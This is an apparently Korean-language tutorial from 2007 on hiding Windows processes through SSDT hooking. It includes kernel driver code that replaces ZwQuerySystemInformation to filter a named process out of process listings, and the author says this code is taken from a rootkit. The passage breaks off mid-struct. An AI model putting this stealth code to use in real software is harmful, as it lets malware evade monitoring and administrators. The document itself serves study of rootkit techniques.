Hide Process

Last Update : 2007년 6월 11일
Written by Jerald Lee
Contact Me : lucid78@gmail.com

본 문서는 SSDT Hook을 이용한 프로세스를 감추는 기술에 대해 정리한 것입니다. 제가 알고 있는 지식이 너무 짧아 가급적이면 다음에 언제 보아도 쉽게 이해할 수 있도록 쓸려고 노력하였습니다.
기존에 나와있는 여러 훌륭한 문서들을 토대로 짜집기의 형태로 작성되었으며 기술하지 못한 원문 저자들에게 매우 죄송할 따름입니다.
본 문서는 읽으시는 분들이 어느 정도 Windows API를 알고 있다는 가정 하에 쓰여졌습니다.


제시된 코드들은 Windows XP Professional, Service Pack 2, Windows DDK build 6000 에서 테스트되었습니다.
문서의 내용 중 틀린 곳이나 수정할 곳이 있으면 연락해 주시기 바랍니다.

목차

그림목차


1. SSDT

SSDT는 System Service Dispatch Table의 약자입니다. 이 테이블은 Windows에서 이용 가능한 모든 시스템 서비스들의 주소를 가지고 있습니다. 시스템 서비스를 사용하려는 인터럽트가 발생하면 Windows는 이 테이블을 참고하여 적절할 결과 값을 돌려주게 됩니다.



[그림 1. FindNextFile API]

SSDT Hook은 이 테이블에 기록된 서비스의 주소를 바꿔치기 함으로써 이루어지게 됩니다.



[그림 2. SSDT Hooking]

SSDT, 내부에서는 KiServiceTable 로 불리는 이 테이블은 Windows Kernel에 의해 export되지 않은 구조체이므로 이 테이블의 구조를 원칙적으로는 알 수 없습니다.


하지만 ntoskrnl.exe에 의해 export된 구조체인 ServiceDescriptorTable 에 KiServiceTable 에 관한 단서가 나와있습니다.

```
typedef struct ServiceDescriptorTable {
        SDE ServiceDescriptor[4];
} SDT;
```

SDT 구조체는 아래와 같습니다.


```
typedef struct ServiceDescriptorEntry {
        [redacted]
        PDWORD CounterTableBase;
        DWORD ServiceLimit;
        PBYTE ArgumentTable;
} SDE;
```

위에서 보이는 KiServiceTable은 SSDT의 시작 주소를 가리키며 이 시작주소로부터 각 4바이트마다 각 System Service들이 등록되어 있습니다.




[그림 3. KeServiceDescriptorTable]

[그림 3]에서 0x805031fc 주소는 ServiceDescriptor[0] 구조체의 KiServiceTable 변수를 나타내며 바로 SSDT 의 시작 주소를 의미합니다.



[그림 4. SSDT]


[그림 4]는 [그림 3]에서 얻는 SSDT의 주소를 Dump한 화면입니다. 각 필드들은 SSDT에 기록된 System Service들이 위치하고 있는 주소를 나타냅니다. 빨간색 상자로 표시되어 있는 주소를 확인하면 아래와 같습니다.



[그림 5. Dump 8059a746]

[그림 5]는 SSDT[0]에 저장된 주소를 Dump한 화면이며 그 주소에는 NtAcceptConnectPort 이라는 API가 있음을 확인할 수 있습니다.


KiServiceTable 구조를 그림으로 표현하면 아래와 같습니다.



[그림 6. KiServiceTable]

2. Hide Process


Windows는 현재 시스템에서 실행되고 있는 프로세스들의 목록을 Linked List 형태로 관리하고 있으며 EProcess 라는 구조체를 사용하여 Process들을 관리합니다.



[그림 7. EProcess 구조체]

[그림 7]은 EProcess 구조체를 도식화 한 그림입니다.

실제 구조체의 내용은 Kernel Debug에서 dt _EPROCESS 명령을 이용하여 확인할 수 있습니다.




[그림 8. dt _EPROCESS]

EPROCESS의 많은 구조체들 중에 빨간 박스로 표시된 ActiveProcessLinks 라는 구조체가 있으며 _LIST_ENTRY 라는 구조체로 되어 있습니다. 이 _LIST_ENTRY 구조체의 필드를 이용하여 Process들의 List를 만들어 관리합니다.


[그림 9. _LIST_ENTRY]

[그림 9]는 _LIST_ENTRY 구조체를 나타내고 있으며 두 개의 필드인 Flink 과 Blink를 이용하여 List를 관리합니다. Flink 는 Next Process를, Blink 는 Previous Process를 가리키게 됩니다.



[그림 10. EProcess Linked List]

[그림 10]은 EProcess 구조체들의 Linked List를 그림으로 표현한 것입니다. 이 문서에서 프로세스 감추기는 바로 Linked List에서 Flink, Blink를 임의로 변경시켜 마치 프로세스가 없는 것처럼 보이게 하는 것이 목적입니다. 그림으로 표현하면 아래와 같이 될 겁니다.



[그림 11. Linked List 변조]

자 이제 프로세스 리스트를 얻을 때 사용하는 NtQuerySystemInformation 을 SSDT Hooking 을 이용해서 바꿔치기만 하면 우리가 원하는 특정 프로세스를 감출 수 있게 됩니다.

3. SSDT Hooking

먼저 디바이스 드라이버 프로그램의 골격을 만듭니다. 드라이버가 로드된 후에 가장 처음에 필요한 것은 바로 SSDT 에 접근하는 것입니다.

1장에서 살펴보았듯이 Kernel에 의해 export된 KeServiceDescriptorTable을 통해 SSDT에 접근하는 것이 가능하므로 아래와 같이 선언하면 됩니다.

```
__declspec(dllimport)  SERVICE_DESCRIPTOR_ENTRY KeServiceDescriptorTable;
```

[그림 12. KeServiceDescriptorTable 선언]

그리고 SSDT 구조체의 원형을 선언해줍니다.

```
#include <NTDDK.h>

#ifdef __cplusplus
extern "C" {
#endif

#define DeviceName          L"\\Device\\HideProcess"
#define DeviceSymbolicName  L"\\DosDevices\\HideProcess"

// Service Descriptor Table Struct
#pragma pack(1) // 1byte alignment 를 위해 pack(1) 지정
typedef struct SERVICE_DESCRIPTOR_ENTRY
{
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
}SERVICE_DESCRIPTOR_ENTRY,*PSERVICE_DESCRIPTOR_ENTRY;

#pragma pack() // default alignment로 복귀

#ifdef __cplusplus
}
#endif


#endif
```

[그림 13. SSDT 구조체 추가]

여기까지 오게 되면 [그림 12]에서 선언한 KeServiceDescriptorTable 이라는 변수를 통해 SSDT 구조체에 접근할 수 있게 됩니다.

임의의 API에 쉽게 접근하기 위해 아래의 매크로를 선언합니다.

```
#define SYSTEMSERVICE(_func) \
    KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)_func+1)]
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
```

[그림 14. SYSTEMSERVICE 매크로]

[그림 14]에 선언된 두 매크로를 통해 아래와 같이 SSDT 내의 임의의 API에 접근할 수 있습니다.

```
SYSTEMSERVICE(SYSCALL_INDEX(ZwWriteFile));
```

[그림 15. SYSTEMSERVICE 매크로 사용]

모든 유저모드 어플리케이션들은 System Service를 받기 위해 Native API를 호출하며 Native API는 SYSENTER을 호출하게 되고, 이 명령에 의해서 KiSystemService 내부함수가 호출됩니다. KiSystemService는 최종적으로 SSDT를 참조하여 해당 Native API의 System Service Entry Pointer를 알아오게 됩니다.

Windows Native API들은 ZwXXX, NtXXX의 두 계열이 있습니다.
유저모드에서의 Native API 호출은 모두 NtXXX 계열의 API를 호출하게 됩니다.
커널모드에서의 Native API 호출은 약간 다른데 정리하면 아래와 같습니다.

- 커널모드에서 NtXXX 호출
  : 직접 System Service 호출(실제 Service Code)
- 커널모드에서 ZwXXX 호출
  : SYSENTER를 호출


바로 위에서 기술하였듯이 SYSENTER를 호출하면 KiSystemSservice 가 SSDT를 참고하여 해당 API의 System Service Entry Point를 가져옵니다. SSDT를 참고할 때 eax 레지스터로 인덱스 번호를 넘기게 되는데 이 인덱스 번호는 SSDT 에서의 인덱스 번호가 됩니다.
그러므로 해당 Native API의 System Service Entry Point 는 KeServiceDescriptorTable의 Base주소에 (인덱스 번호 * 4) 를 더한 값을 사용하여 접근할 수 있습니다.
(SSDT를 수정하기 위해 ZwXXX 계열의 함수를 이용해야 하는 이유입니다.)

```
kd> u nt!ZwCreateFile
nt!ZwCreateFile:
804ff558 b825000000      mov     eax,25h
804ff55d 8d542404        lea     edx,[esp+4]
804ff561 9c              pushfd
804ff562 6a08            push    8
804ff564 e8e8f00300      call    nt!KiSystemService (8053e651)
804ff569 c22c00          ret     2Ch
nt!ZwCreateIoCompletion:
804ff56c b826000000      mov     eax,26h
804ff571 8d542404        lea     edx,[esp+4]
```

[그림 16. ZwCreateFile]


[그림 7]은 ZwCreateFile의 내용을 보여주고 있습니다. ZwCreateFile의 시작은 mov eax, 25h 이며 eax 레지스터로 인덱스 번호인 0x25를 넘겨주고 있습니다. 이 0x25가 바로 NtCreateFile의 시작 주소

를 가지고 있는 SSDT 에서의 인덱스 번호가 되는 것입니다.



[그림 17. KeServiceDescriptorTable의 Base주소+(인덱스*4)]

[그림 8]은 [그림 7]에서 확인한 인덱스 번호*4 바이트 만큼 이동한 주소를 Dump 한 화면이며 0x8056f136 번지를 반환하고 있습니다.



[그림 18. NtCreateFile API 확인]

[그림 9]는 [그림 8]에서 반환된 주소를 Dump한 것이며 결국 ZwCreateFile에서 eax 레지스터에 넘겨준 인덱스 번호를 이용해 NtCreateFile의 주소를 얻을 수 있다는 것을 보여줍니다.

모든 ZwXXX API들의 시작은 [move eax, 인덱스 번호]가 되므로 SYSCALL_INDEX 매크로에서 ((PUCHAR)_Function+1) 이 부분은 _Function이 시작하는 메모리 주소의 다음 4바이트, 즉 인덱스 번호를 가리키게 됩니다. SYSCALL_INDEX(ZwWriteFile)은 NtWriteFile의 인덱스 번호인 0x25를 가리키게 됩니다.

SYSCALL_INDEX 매크로가 넘겨주는 인덱스 번호를 받은 SYSTEMSERVICE 매크로는 KeServiceDescriptorTable.ServiceTableBase[ZwFunction의 인덱스 번호]가 되어 결국 SDT 에서 인덱스 번호 째에 존재하는 NtXXX API의 Enrty Point로 접근할 수 있게 됩니다.

이제 우리는 프로세스를 감추기 위해 ZwQuerySystemInformation API에 접근할 수 있게 되었습니다. 다음으로 바꿔치기 할 새로운 함수를 작성합니다.

```
NTSTATUS NewZwQuerySystemInformation(IN ULONG SystemInformationClass,
                                     IN PVOID SystemInformation,
                                     IN ULONG SystemInformationLength,
                                     OUT PULONG ReturnLength)
{
    NTSTATUS ntStatus;

    // 원래의 함수를 호출해서 정상적으로 처리되게 함
    ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                                SystemInformationClass,
                                SystemInformation,
                                SystemInformationLength,
                                ReturnLength );

    if(NT_SUCCESS(ntStatus))
    {

        Next Code;;;
```

[그림 19. NewZwQuerySystemInformation API]

새로운 ZwQuerySystemInformation 함수의 시작은 [그림 19]와 같습니다. 먼저 미리 저장해 놓은 원래의 ZwQuerySystemInformation 함수를 호출하여서 정상적으로 처리가 되게 합니다.
정상적으로 처리가 되면 이후의 코드를 진행하게 합니다.

```
if(NT_SUCCESS(ntStatus))
{
    if(SystemInformationClass == 5) // 5 is SystemProcessAndThreadsInformation
    {
        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;

        while(curr)
        {
            if (curr->ProcessName.Buffer != NULL)
            {
                if(0 == memcmp(curr->ProcessName.Buffer, ProcessUnicodeName.Buffer, ProcessUnicodeName.Length))
                {
                    m_UserTime.QuadPart += curr->UserTime.QuadPart;
                    m_KernelTime.QuadPart += curr->KernelTime.QuadPart;

                    if(prev) // Middle or Last entry
                    {
                        if(curr->NextEntryDelta)
                            prev->NextEntryDelta += curr->NextEntryDelta;
                        else    // we are last, so make prev the end
                            prev->NextEntryDelta = 0;
                    }
                    else
                    {
                        if(curr->NextEntryDelta)
                            ((char *&)SystemInformation) += curr->NextEntryDelta;
                        else // we are the only process!
                            SystemInformation = NULL;
                    }
                }
            }
            else // This is the entry for the Idle process
            {
                // Add the kernel and user times of _root_* processes to the Idle process.
                curr->UserTime.QuadPart += m_UserTime.QuadPart;
                curr->KernelTime.QuadPart += m_KernelTime.QuadPart;

                // Reset the timers for next time we filter
                m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
            }

            prev = curr;

            if(curr->NextEntryDelta)
                ( ((char *&)curr) += curr->NextEntryDelta );
            else
                curr = NULL;
        } // end of while
    }
    else if (SystemInformationClass == 8) // Query for SystemProcessorTimes
    {
        struct _SYSTEM_PROCESSOR_TIMES * times = (struct _SYSTEM_PROCESSOR_TIMES *)SystemInformation;
        times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
    }
} // end of NT_SUCCESS
```

[그림 20. NewZwQuerySystemInformation 핵심코드]

코드를 살펴보겠습니다. 위의 코드는 rootkit 에서 발췌한 것임을 미리 밝혀둡니다.

먼저 원래의 ZwQuerySystemInformation 호출이 성공한 후에 해당 API로 넘어온 변수 값들 중 SystemInformationClass 값을 검사하는데 이 값이 SystemProcessInformation(5)일 경우 프로세스와 스레드에 대한 정보를 요청하는 것을 말합니다. SystemProcessInformation 일 때 변수 값으로 넘겨지는 PVOID형 SystemInformation에는 _SYSTEM_PROCESS 구조체가 넘어오게 되는데 이 구조체의 내용은 아래와 같습니다.(이 부분은 msdn과 다른 점이 있어 rootkit을 따랐음을 밝힙니다.)

```
struct _SYSTEM_THREADS
{
